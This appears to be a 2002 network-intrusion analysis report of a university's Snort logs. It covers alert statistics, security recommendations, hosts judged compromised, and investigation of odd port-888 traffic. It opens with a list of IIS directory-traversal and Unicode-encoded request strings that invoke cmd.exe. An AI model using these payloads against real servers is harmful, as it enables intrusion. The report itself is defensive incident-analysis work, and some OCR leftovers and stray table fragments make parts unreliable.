GET /d/winnt/system32/cmd.exe?/c+dir
GET /scripts/..%5c../winnt/system32/cmd.exe?/c+dir
GET /_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe?/c+dir
GET /_mem_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe?/c+dir
GET
/msadc/..%5c../..%5c../..%5c/..\xc1\x1c../..\xc1\x1c../..\xc1\x1c../winnt/system32/cmd.exe
?/c+dir
GET /scripts/..\xc1\x1c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..\xc0/../winnt/system32/cmd.exe?/c+dir
GET /scripts/..\xc0\xaf../winnt/system32/cmd.exe?/c+dir
GET /scripts/..\xc1\x9c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%35c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%35c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%5c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%2f../winnt/system32/cmd.exe?/c+dir
```

Section 3: Analyze this!

Executive Summary:

This report contains an audit performed based upon information provided about potentially malicious network activity on the Universities network. The most important aspects of this report are the identification of each unique alerts and relating frequency statistics, recommendations to the University, a run through of the most serious alerts seen on the network, a list of top talkers based upon the out of spec and scan data and an explanation of the process used to analyze the data.

In total, there were 59 unique alerts identified. 20 IP addresses have been identified in the Top alerts section as requiring immediate attention as potentially compromised. Approximately 150 hosts on the Universities network show signs that they are hosting some kind of file sharing application, such as KAZAA or Napster. In excess of 365 hosts on the Universities network appear to be hosting some type of web server application.

It is important to note that a secure networking environment requires continuous attention and that the recommendations contained within this document should not be considered the final steps required to secure the network. These recommendations do not contain everything that can be done to improve the security of the University network, but only what is most evident based upon the data available for analysis.

Files Used:

The files used for this analysis were from the time period of October 14th, 2002 through October 18th, 2002. The files were obtained from http://www.incidents.org/logs/

The specific files used are as follows:

Alerts	Scans	OOS
alert.021014	scams.021014	OOS_Report_2002_10_14_21815.txt
alert.021015	scans.021015	OOS_Report_2002_10_15_13854.txt
alert.021016	scans.021016	OOS_Report_2002_10_16_32106.txt
alert.021017	scans.021017	OOS_Report_2002_10_17_23248.txt
alert.021018	scans.021018	OOS_Report_2002_10_18_15331.txt

All references to MY.NET within these files were replaced with 192.111. The 192.111 numbering is used throughout the course of this document.

Servers Identified:

To facilitate in the analysis, key servers were identified based upon the alerts that were being logged. This data was valuable in identifying high profile networks and in understanding what was potentially false positive data. The list of identified servers is as follows:

Host	Service	Alert	Note
192.111.100.158	DNS	Scans	
192.111.100.158	FTP	15	CS Webserver
192.111.100.165	FTP	4	CS Webserver
192.111.100.165	WWW	5	CS Webserver
192.111.100.217	SMTP	33	Potential falsely identified
192.111.111.11	NTP	6	
192.111.117.25	NTP	6	
192.111.123.245	DNS	Scans	
192.111.137.7	DNS	Scans	
192.111.139.230	SMTP	33	Potential falsely identified
192.111.144.59	SMTP	3	
192.111.145.9	SMTP	3,33	
192.111.162.67	FTP	15	
192.111.163.97	SSH	10	
192.111.179.78	SMTP	29,33	
192.111.21.24	DNS	Scans	
192.111.24.21	SMTP	29,33	
192.111.24.23	SMTP	33	Potential falsely identified
192.111.25.21	IMAP	31	
192.111.39.102	DNS	Scans	
192.111.6.40	SMTP	3,29,31,33	
192.111.70.207	DNS	Scans	
192.111.70.49	FTP	11	Helpdesk
192.111.70.50	FTP	12	Helpdesk
192.111.83.150	DNS	Scans	
192.111.83.197	FTP	13	Helpdesk
192.111.84.100	NTP	6	
192.111.88.164	NTP	6	

Alert identification:

I will refer to these alerts by their ID's throughout this document. They are:

ID	Alert Desc
1	Attempted Sun RPC high port access
2	Back Orifice
3	Bugbear@MM virus in SMTP
4	CS WEBSERVER - external ftp traffic
5	CS WEBSERVER - external web traffic
6	EXPLOIT NTPDX buffer overflow
7	EXPLOIT x86 NOOP
8	EXPLOIT x86 setgid 0
9	EXPLOIT x86 setuid 0
10	EXPLOIT x86 stealth noop
11	External FTP to HelpDesk 192.111.70.49
12	External FTP to HelpDesk 192.111.70.50
13	External FTP to HelpDesk 192.111.83.197
14	External RPC call
15	FTP DoS ftpd globbing
16	Fragmentation Overflow Attack
17	HelpDesk 192.111.70.49 to External FTP
18	HelpDesk 192.111.70.50 to External FTP
19	HelpDesk 192.111.83.197 to External FTP
20	High port 65535 tcp - possible Red Worm - traffic
21	High port 65535 udp - possible Red Worm - traffic
22	ICMP SRC and DST outside network
23	IDS552/web-iis_IIS ISAPI Overflow ida nosize
24	IRC evil - running XDCC
25	Incomplete Packet Fragments Discarded
26	NIMDA - Attempt to execute cmd from campus host
27	NMAP TCP ping!
28	Null scan!
29	Port 55850 tcp - Possible myserver activity - ref. 010313-1
30	Port 55850 udp - Possible myserver activity - ref. 010313-1
31	Possible trojan server activity
32	Probable NMAP fingerprint attempt
33	Queso fingerprint
34	RFB - Possible WinVNC - 010708-1
35	SMB C access
36	SMB Name Wildcard
37	SUNRPC highport access!
38	SYN-FIN scan!
39	TCP SRC and DST outside network
40	TFTP - External TCP connection to internal tftp server
41	TFTP - External UDP connection to internal tftp server
42	TFTP - Internal TCP connection to external tftp server
43	TFTP - Internal UDP connection to external tftp server
44	Tiny Fragments - Possible Hostile Activity
45	Watchlist 000220 IL-ISDNNET-990517
46	Watchlist 000222 NET-NCFC
47	connect to 515 from inside
48	spp_http_decode: CGI Null Byte attack detected
49	spp_http_decode: IIS Unicode attack detected

Frequency of occurrence:

This shows the classification, frequency of occurrence, the number of unique source IP's, destination IP's and Unique Source and Destination (usd) combos.

ID	Classification	Times	Src	Dst	USD
1	Compromise attempt	8	4	6	6
2	Trojan Usage	1	1	1	1
3	Virus/Worm	16	14	4	14
4	Custom - Informational	1	1	1	1
5	Custom - Informational	123	29	1	29
6	Compromise attempt	4	4	4	4
7	Compromise attempt	209	26	27	31
8	Compromise attempt	25	21	16	21
9	Compromise attempt	32	24	18	24
10	Compromise attempt	54	4	4	4
11	Custom - Informational	5	4	1	4
12	Custom - Informational	6	6	1	6
13	Custom - Informational	3	3	1	3
14	Compromise attempt	23	1	23	23
15	DOS attempt	1741	13	2	13
16	Reconnaissance	1	1	1	1
17	Custom - Informational	1	1	1	1
18	Custom - Informational	3	1	1	1
19	Custom - Informational	2	1	2	2
20	Trojan Usage	151	9	11	11
21	Trojan Usage	1208	103	105	215
22	DOS attempt	1	1	1	1
23	Virus/Worm	1396	1312	544	1373
24	Compromise attempt	257	1	6	6
25	Reconnaissance	3543	23	20	25
26	Virus/Worm	2	2	1	2
27	Reconnaissance	68	18	22	33
28	Reconnaissance	303	37	19	37
29	DOS attempt	153	29	28	30
30	DOS attempt	52	13	10	14
31	Trojan Usage	43	11	11	11
32	Reconnaissance	2	1	1	1
33	Reconnaissance	1203	95	26	155
34	Trojan Usage	18	8	8	11
35	Compromise attempt	96	50	17	82
36	Reconnaissance	17151	488	902	16385
37	Compromise attempt	523	34	41	44
38	Reconnaissance	4	1	1	1
39	DOS attempt	40	14	16	16
40	Compromise attempt	9	6	6	7
41	Compromise attempt	6	5	5	5
42	Compromise attempt	6	2	2	2
43	Compromise attempt	17	8	7	8
44	Compromise attempt	173	7	7	7
45	Custom - Informational	89316	79	77	272
46	Custom - Informational	677	36	40	44
47	Custom - Informational	2	1	1	1
48	Compromise attempt	619	62	75	120
49	Compromise attempt	17714	549	1187	2988

Recommendations:

The recommendations that are being presented are based upon assumptions that could be derived from the data. For example, a unique Snort alert for the CS webserver indicates that the CS webserver is considered a high profile system.

Remove Unnecessary Services:
Some of the most severe compromises seen on the University network were caused by unpatched and likely unnecessary services, such as RPC on SUN systems. What is alarming is that it seems apparent that these vulnerabilities exist on server class systems. It would be prudent for the university to review its own servers and implement policies and procedures to ensure that these systems are being patched as new vulnerabilities come about and to implement a mechanism to ensure that this is occurring. In addition, it would be prudent to review the server class systems and remove any unnecessary services that may be running.

Email virus scanning:
In these alerts was evidence that the BugBear virus was not only received, but also sent by primary University mail servers. It would be beneficial to the health of the network if all valid mail servers were identified and steps were taken to implement a virus filtering mechanism on incoming and outgoing emails. Most notably, the hosts 192.111.6.40 and 192.111.14.59 showed evidence of receiving and sending the BugBear virus.

Carefully check custom alerts ordering:
The University supplied some custom alerts that may have had a detrimental rather than positive effect. Specifically, there were alerts that identified every ftp and web connection from external hosts to the CS Webserver. Also identified was all FTP traffic to and from the Helpdesk computers at 192.111.70.49, 192.111.70.50 and 192.111.83.197. The reason that this could be a problem is because Snort will process alerts in a sequential nature and it will stop going through the list of potential alert signatures once the first match is set. So if an alert is configured for ftp that is more specific, such as anonymous ftp access, but it is placed lower in the signature database, then the less specific general access to ftp alert will trigger. This could have the effect of obfuscating more serious alerts for less serious ones. To ensure that this is not occurring, it would be advisable to review the snort configuration and ensure that custom alerts occur in the appropriate location within the snort signature configuration.

Review Top Alerts and take appropriate action:
A number of systems were identified as potentially compromised. It would be prudent to go through the Top Alert section and take appropriate action for each of the identified hosts.

Review file-sharing policy:
A number of systems were identified that are making use of file-sharing applications such as Napster, KAZAA, WinMX, etc… The University should review their policy in regards to these applications and make any appropriate changes to their Acceptable Use Policy. A list of identified file sharing hosts are given in Appendix C.

Identify and correct potential problems with private networking:
This analysis showed evidence of 192.168.1.0/24, 192.168.2.0/24, 192.168.5.0/24, 10.2.70.0/24, 10.249.96.0 and 10.0.1.0/24 networks existing on the Universities network. The alerts showing this data seem to indicate that either the IDS sensor was placed at a point in the network prior to a NATting function or that there was a problem with NATting for these IP addresses to the outside world. Valid traffic was seen going to outside IP address from these source networks. The University should review these private IP addresses and their connectivity to the outside world and make sure that NATting is occurring as expected.

Ensure egress filtering is being used:
Some traffic was seen on the network where both the source and destination IP addresses were valid public addresses, but neither the source nor destination IP address was on the local network. In order to prevent the University from being the source of spoof attacks, it would be prudent to deploy egress filtering on the border devices of the network. For information on what egress filtering is and how to implement it, go to http://www.incidents.org/protect/egress.html.

Review web server policy:
An extraordinarily high number of web servers were seen within the Universities networking environment. The thing that concerned me the most about this is that any and all web servers were permitted. This open door policy is something that Universities are well known for, but this could be the source of a lot of potentially devastating problems. Given that an effort is being taken to review the network security of the Universities networks, it would now be a good time to review the possibility of limiting the ability for non-server networks to host web servers. In order to be able to provide web sites to students and faculty, it is my recommendation that the server consider investing in a web server cluster on which students and faculty may host web sites. By doing this, valid web sites can be contained and controlled and the University will be able to ensure that appropriate protective measures are being taken, such as applying the latest patches. If this approach is taken, then consider blocking port 80 access to any systems not located in the approved subnets for web servers.

Implement stateful inspection:
A fair number of alerts were seen on the Universities network that was related to truly invalid traffic in accordance with the rules of TCP/IP. It would be advisable to consider the possibility of implementing a border device that will block any

traffic that does not comply with the standards of TCP/IP. This would have the positive effect of preventing a lot of reconnaissance activity and potentially stopping some exploit attempts. However, this could introduce additional latency into the network and may hinder peculiar yet valid network traffic. For example, it was at one time not standard practice to set the two reserved flags in a TCP connection, but in some cases, these flags are used for congestion handling. A stateful inspection firewall that drops packets based upon these flags being set may have a detrimental effect. If the University finds that this would be too drastic a measure, they might consider at least putting a stateful inspection firewall in front of their core infrastructure systems, such as DNS, SMTP, FTP, Web, etc…

Consider blocking all port 137 and 139 traffic:
A large amount of traffic was seen on port 137 and 139. These ports are commonly bad news if they traverse from your local network to the Internet as they represent a high likelihood for remote users on the Internet to be able to take full control or to perform undesired actions against Windows systems on your local network. The networks 192.111.132.0/24, 192.111.137.0/24 and 192.111.190.0/24 saw the majority of the port 139 traffic (with connectivity to the C drive). Port 137 saw traffic going to a number of other networks in addition to these. This includes the network upon which the primary SMTP server for the University resides (192.168.6.0/24). It would be advisable to understand the security risks of leaving these ports open and, if possible, to disallow any external access to these ports from outside the local network.

Review policy for internal TFTP servers:
A small number of TFTP servers were discovered inside the network. While there are limited reasons to use these for legitimate reasons, it is common-place that these servers are used predominately as a method of facilitating the propagation of viruses or worms. It would be in the best interest of the University to review their policy on hosting TFTP servers and to consider blocking internal to external and external to internal access on TCP and UDP port 69.

Determine the nature of 192.111.87.50:888 traffic:
The host at 192.111.87.50 appears to generating some strange traffic using port 888. More information is available in “The Mysterious 888” section. Review this section and then investigate the true cause of this traffic.

Review the analysis notes:
The recommendations and top alert sections in this report seek to highlight the most crucial elements derived from the analysis. Further understanding can be derived by comparing the information contained within the report to the sections in Appendix B that relate to the concerns being identified. Additionally, more granular and less crucial recommendations can be found within the analysis notes once the broader recommendations and most important top alerts have been understood and handled.

Top Alerts:

The hosts identified in this section are potentially compromised or they are potentially being used for inappropriate purposes. They are ranked by severity. Note that some hosts showed up in more than one of these category. However, the appearance of the host in the additional alert types was found, in many cases, to be relevant to the higher priority alert. When this is the case, the host is identified in the highest priority alert only. Additional details on the analysis can be found in Appendix B. To see a quick list of the hosts identified here as well as to determine which hosts showed up in multiple vulnerabilities, see Appendix D.

SunRPC Vulnerability:

Several systems on the Universities' network appear to have been compromised with a SunRPC vulnerability. These hosts are as follows:

192.111.151.115
192.111.84.198
192.111.70.207
192.111.21.24

The first three hosts show evidence that they were compromised with the sadmind/IIS Worm. More information on this worm and how to resolve the issue can be found at http://www.cert.org/advisories/CA-2001-11.html.

The last host does not show with clarity what exact vulnerability was used. More information on RPC vulnerabilities in general can be found at http://bvlive01.iss.net/issEn/delivery/xforce/alertdetail.jsp?oid=20823.

The first two hosts were discovered based upon alert 1 and the other two were found based upon alert 37.

The hosts that appear to have performed the compromise and their whois information from ARIN are as follows:

192.111.151.115 was compromised by 65.59.116.64

OrgName: Level 3 Communications, Inc.
OrgID: LVLT
Address: 1025 Eldorado Blvd.
City: Broomfield
StateProv: CO
PostalCode: 80021
Country: US

The abuse contact information for this address space is:

OrgAbuseHandle: APL8-ARIN
OrgAbuseName: Abuse POC LVLT
OrgAbusePhone: +1-877-453-8353
OrgAbuseEmail: abuse@level3.com

192.111.84.198 was compromised by 66.28.10.84

OrgName: Cogent Communications
OrgID: COGC
Address: 1015 31st Street, NW
City: Washington
StateProv: DC
PostalCode: 20007
Country: US

The abuse contact information for this address space is:

OrgAbuseHandle: COGEN-ARIN
OrgAbuseName: Cogent Abuse
OrgAbusePhone: +1-877-875-4311
OrgAbuseEmail: abuse@cogentco.com

192.111.70.207 was compromised by 169.229.70.201

University of California at Berkeley ISTDATA (NET-169-229-0-0-1)
169.229.0.0 - 169.229.255.255

ARIN WHOIS database, last updated 2003-05-05 20:10
Enter ? for additional hints on searching ARIN's WHOIS database.

No abuse contact information is available for this address space.

192.111.21.24 was compromised by 12.233.125.20

OrgName: AT&T WorldNet Services
OrgID: ATTW
Address: 400 Interpace Parkway
City: Parsippany
StateProv: NJ
PostalCode: 07054
Country: US

The abuse contact information for this address space is:

OrgAbuseHandle: ATTAB-ARIN
OrgAbuseName: ATT Abuse
OrgAbusePhone: +1-919-319-8130
OrgAbuseEmail: abuse@att.net

It would seem prudent to notify the abuse personnel for each of these address spaces to look into the issue. Note that these compromises were most likely the result of worm traffic and the systems that compromised the Universities' internal systems were likely compromised as well.

Red Worm/Adore:
The Adore worm, also referred to as Red Worm, is a worm that typically attaches to *nix based operating systems via several vulnerabilities. More information

about this worm can be found at http://www.sans.org/y2k/adore.htm. These hosts should be checked for highly probable infection:

192.111.140.9
192.111.91.240
192.111.168.16
192.111.168.109

Please note that host 192.111.91.240 should be handled first as it is generating an inordinately high amount of alerts related to this.

XDCC Bot:
Based upon the information seen from alert 24, it is apparent that the internal host located at 192.111.100.220 is attempting to compromise remote hosts. Specifically, it appears to be targeting IRC servers. For more information on the attack being utilized, please visit http://security.duke.edu/cleaning/xdcc.html.

It is possible that this host has been compromised by an external host, but it is more likely that a person who has access to this system is using it for inappropriate activity.

NTPDX Buffer Overflow:
The host at 192.111.111.11 appears to have been compromised with a NTPDX buffer overflow by the host 195.92.252.254. This is based upon alert information gathered from alert 6. More information about the vulnerability that appears to have led to this compromise can be found at http://www.securiteam.com/unixfocus/5PP032K40A.html.

The owner of the 195.92.252.254 IP address is as follows from DShield:

DShield Profile:

Country:	GB
Contact E-mail:	abuse@planet.net.uk
Total Records against IP:	
Number of targets:	
Date Range:	to

It would be prudent to send a notification email to the owner of this address space.

SubSeven:
SubSeven is an application used against Windows operating systems in order to remotely compromise and then take complete control of the systems. The host 192.111.105.42 appears to have been infected by SubSeven and shows evidence of being controlled by a host at 207.192.130.188. More information about SubSeven, including removal instructions, can be found at http://www.hackfix.org/subseven/

ARIN shows the attacker IP address as belonging to:

OrgName: RadixNet, Inc.
OrgID: RADX
Address: 6230 Oxon Hill Rd.
City: Oxon Hill
StateProv: MD
PostalCode: 20745
Country: US

The abuse contact for this IP address is:

TechHandle: NOC48-ORG-ARIN
TechName: RadixNet, Inc.
TechPhone: +1-301-567-9831
TechEmail: noc@radix.net

It would be prudent to notify the contact email address of the traffic seen on the University network.

BackOrifice:
BackOrifice is a Trojan application that is used to remotely control a Windows operating system. The host 192.111.152.17 appears to have installed BackOrifice. An external host located at 63.250.205.9 appears to have connected to the BackOrifice client running on this system. This information comes from alert 2. It is possible that this is a false alarm, but correlating data to and from 192.111.152.17 is suspicious and this host should be investigated. Until it is known whether or not BackOrifice is really running on this host, it would not be prudent to contact the owner of the 63.250.2059 IP address. More information about BackOrifice can be found at http://www.cert.org/vul_notes/VN-98.07.backorifice.html.

TFTP alarm:
TFTP is rarely used as a method to compromise a host. Instead, it is often seen utilized as a method to transfer files after a compromise has already taken place. Therefore, it is difficult to know if these hosts are really compromised and if they are, in what manner they were compromised. Since TFTP is rarely used outside of a local network, it would be prudent to investigate any host that shows valid TFTP traffic between external and internal sources. The hosts that alerted here are as follows:

192.111.83.150
192.111.190.100
192.111.168.253
192.111.152.163

The first two hosts were identified by alert 40 and the second two hosts by alert 41.

x86 NOOP:
The system at 192.111.139.10 appears to have possibly been compromised by 24.26.91.8 by utilization of NOOP sled attack against an x86 Intel processor. This compromise notification is based upon information gathered from alert 7. The correlating evidence from other alerts does not make this potential compromise a high likelihood, but it would still be prudent to investigate this system. More information on this alert can be found at: http://www.whitehats.com/cgi/arachNIDS/Show?_id=ids181&view=event.

myserver DDoS:
myserver DDoS is often referred to as Trinity DDoS as well. It is a utility used to perform DDoS activity against a target. There is an indication that 192.111.140.9 may have been used as part of this tool to control by 205.166.205.222. This is evidenced by information from alert 30. It would be expected that if this tool were used as a DDoS utility, there would be more alerts coming from 192.111.140.9. To be sure, it would be prudent to review this host to ensure that it is not being used for inappropriate activity.

Directory Traversal:
The two hosts 192.111.86.19 and 192.111.157.52 show possible evidence of manually performing a manual directory traversal against a web site located at 65.54.250.120. However, being that both hosts triggered this alert against the same destination IP address that reportedly belongs to Microsoft, it is probable that the alert 26 that identified these two hosts are false positives. Typically, when this type of attack is deployed, it is done as part of a script and will contain several alerts from the same host rather than the single hit seen here.

Top Talkers:

This section contains the top talkers. I have included information obtained from the OOS files and from the Scans files. Information is shown based upon top source IPs, source ports, destination IPs and destination ports. Note that these are independent of each other in that the top source IP does not necessarily correlate with the top source port. Steps were taken to remove false positives from the scanning file. For more information on the false positive removal, please refer to the Analysis Process section.

OOS Top Talkers:

Src IP	#
64.52.4.180	3558
209.116.70.75	900
192.111.70.183	389
200.221.192.245	380

SrcPrt	#
4818	13
4374	13
4723	12
4233	12

Dst IP	#
192.111.100.217	878
192.111.1.4	389
192.111.91.81	380
192.111.6.40	334

DstPrt	#
21	3558
25	1240
1214	401
37	389

81.86.122.65	199	4170	12	192.111.99.174	200	9890	199
204.152.189.120	157	59608	11	192.111.168.238	157	6346	168
64.110.103.132	37	4867	11	192.111.185.48	149	113	163
209.132.232.123	22	4716	11	192.111.150.83	37	80	81
199.184.165.135	20	4499	11	192.111.139.230	25	6699	16
131.220.159.179	20	4466	11	192.111.24.44	20	40195	8

The source host 64.52.4.180 appears to have been performing an ftp scan across the entire network space. This accounts for all of the port 21 traffic seen in this OOS files.

The host 209.116.70.75 sent a very high amount of SMTP traffic to 192.111.100.217. This accounts for the appearance of this destination host and the frequency of port 25 scans in the DstPrt list.

192.111.70.183 was performing an inordinate amount of port 37 (time) traffic to 192.111.1.4. This accounts for a large majority of the information presented. This is particularly troubling since both hosts are internal on the network.

Host 200.221.192.245 generated a lot of alerts to 192.111.91.81 on port 1214. This was most likely KAZAA traffic gone amiss.

Host 81.86.122.65 generated a lot of traffic to 192.111.99.174 on port 9890.

OOS Top Talkers recommendations:

- Report 64.52.4.180 traffic to ipadmin@ggn.net
- Report 209.116.70.75 traffic to abuse@inflow.com
- Check 192.111.1.4 for Time services and ensure everything is working correctly. Check to see if 192.168.70.183, which appears to be an infrastructure system since it is on the same subnet as the HelpDesk systems, needs an updated time client that won't generate this strange traffic.
- Investigate host 192.111.99.174 for a service running on port 9890. Determine if protective action needs to be taken.

Scans Top Talkers:

Src IP	#
192.111.91.240	216591
192.111.83.173	80559
192.111.114.88	50908
192.111.87.50	48629
192.111.139.10	38253
192.111.114.45	23090
192.111.87.44	13301
80.51.246.45	11587
63.175.180.250	10895
192.111.132.20	10835

SrcPrt	#
3442	207967
2939	50748
1906	37800
888	33440
2917	22842
999	13054
27021	12984
2393	10877
26963	8432
21	7176

Dst IP	#
216.22.147.226	80522
66.250.145.218	10835
68.39.48.75	3088
141.149.55.106	2783
12.245.31.155	2543
68.81.122.25	1897
68.0.25.184	1643
24.150.41.50	1643
165.123.155.56	1462
24.128.162.64	1420

DstPrt	#
80	107918
27005	41891
1	13789
445	13663
21	12907
1433	9949
137	7544
41170	7297
4523	4698
43620	2683

Of the 684,764 scan alerts left after removing false positives, we were left with 216,591 alerts associated with 192.111.91.240. Sifting through the data shows three specific activities going on. First, there is a full scan of "protocol benders" coming from 68.83.182.149. Second, there is a random UDP scan sourced at 192.111.91.240 to thousands of hosts on the Internet. Last there is a massive SYN scan originating from this host going to many different destination IPs. Since 192.111.91.240 has already been identified as a compromised system, this data is not too surprising. This information only serves to strengthen the previous analysis. I would note that the scan from 68.83.182.149 occurred at Oct 15th 13:32:00. The activity from 192.111.91.240 began sometime on Oct 14th. Therefore, it's not fair to assume that 68.83.182.149 performed the original compromise of this host.

Host 192.111.83.173 exhibited behavior of a full UDP scan of 216.22.147.226 and a large amount of SYN packets to a potential IRC server (TCP port 6667) on 128.211.244.150.

Host 192.111.114.88 seems to be behaving very similar to 192.111.91.240. It is performing UDP scans and SYN scans to random hosts on the internet.

Host 192.111.87.50 is performing a very specific scan as follows:
192.111.87.50:888 -> x.x.x.x:27005
This source host also had a heavy impact on the traffic to 68.39.48.75 and 141.149.55.106 and others. This is looking like some type of gaming traffic, similar to Quake, but I have been unable to determine with any certainty. More details on this traffic are provided in the next section.

Host 192.111.139.10 is performing UDP scans with a source port on 1906.

Host 66.250.145.218 had a large amount of UDP scan traffic coming from 192.111.132.20.

The majority of the destination port 80 traffic was HTTP scans from various external hosts. This has become commonplace on the Internet.

The destination port 1 traffic is origination from 192.111.91.240 in a format as follows: 192.111.91.240:3442 -> x.0.0.0:1 UDP

Scan Top Talker Recommendations:

- As already indicated, host 192.111.91.240 should be investigated as potentially compromised.
- Review all internal hosts that showed up in top source list. They are likely violating acceptable use policies.

The mysterious 888 -> 27005:

I was somewhat baffled with trying to determine the true nature of the traffic from 192.111.87.50:888 to x.x.x.x:27005 so I decided to graph the data to try and speculate on the pattern that emerged.


In order to pull out the interesting traffic I ran the following command:


```
grep ':888 ' all.scans | grep 192.111.87.50 > 888.scan
```

To determine if this traffic was more scan like or if it appeared to be evidence of a real application (such as a game or a file sharing application) I decided to then determine the number of unique hosts associated with this activity.


```
cat 888.scan | sed 's/->/:/g' | cut -d: -f5 | sort | uniq -c | sort –r
```


Although this generated 2,537 unique destination, the fact that there was not an equal spread amongst them led me to believe that this likely was not a random scan. At this point, it is my suspicion that this is either some kind of file-sharing application or a game. I decided to then graph the number of alerts and unique IP's on a per hour basis. I removed October 14th since there was no traffic on this date.





